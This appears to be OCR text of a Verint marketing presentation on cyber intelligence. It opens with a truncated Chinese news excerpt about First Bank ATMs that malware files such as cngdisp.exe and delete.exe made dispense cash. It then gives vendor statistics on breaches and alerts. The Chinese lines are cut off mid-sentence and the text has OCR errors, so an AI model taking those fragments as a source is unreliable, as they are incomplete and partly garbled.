卻被植入程式，一銀已將部
新復原啟動，但調查官從尚
中，發現遭駭ATM的軟硬體
「德利多富公司」建置及維
wincor廠牌，型號為pro ca

調查官發現，遭盜領的ATM均遭植入3支惡意程式「cnginfo.exe」（功能
關夾）、「cngdisp.exe」及變種的「cngdisp_new.exe」（功能為執行
「delete.exe」（功能為刪除程式），及1指令檔「cleanup.bat」（用以
cngdisp.exe及cnginfo.exe兩程式），調查官進行電腦演算，算出這些惡
湊值（代表資料身分證）」，再將「雜湊值」資料提供給檢方，證明「雜
處竄改，做為ATM確遭惡意程式駭入的證據。

檢調現場檢測確認，遭駭的ATM會依惡意程式指令「打開吐鈔夾，再吐出
鈔6萬元，接著就刪除惡意程式，讓一銀無法掌握；追查發現，因惡意程式
能，懷疑委外廠商對於資安的警覺性較低，駭客可能經此途徑找到漏洞，

Machine-readable threat intelligence





able to generate IOCs

Not able to generate IOCs

Closed threat intelligence (organization)

Intelligence Providers

Open Source Intelligence [OSINT]


Commercial threat intelligence

Computer Emergency Response Teams [CERTs]

Closed threat intelligence


Evolving From Cyber Security To Cyber Defense

From Being Hunted To Being Hunters



ATTACKERS HAVE MULTIPLE ROUTES TO REACH THEIR TARGET

Organizations Need To Look Across The Kill Chain



The Need For A Unified & Automated Cyber Intelligence Solution

Too many point products
Focused on single attack vectors

$70 billion spent on IT security;
Over **80%** of organizations breached

Too many alerts
17,000 malware alerts a week, of which only 19% are considered reliable


Only **4%** of alerts are investigated

Not enough solid insights
Shortage of Cyber Analysts to reach 1.5M by 2019

Can't make sense of the noise & takes **days-weeks** to investigate

Sources:
CyberSecurity Ventures, Cybersecurity Market Report, December 2015
Ponemon Institute, Cost of Malware Containment, January 2015

VERINT.



Verint makes sense of the data to glean insights for superior cyber intelligence

Automated & Orchestrated Cyber Intelligence

- Comprehensive = Active + Passive Monitoring
- Multiple Dimensions= Network + EndPoint forensics + Files Analysis
- Automated Analysis= Intelligence-Oriented Analysis+ Machine Learning
- Visualization = Unified Investigation Platform

Thank You

FOR LESSENING

VERINT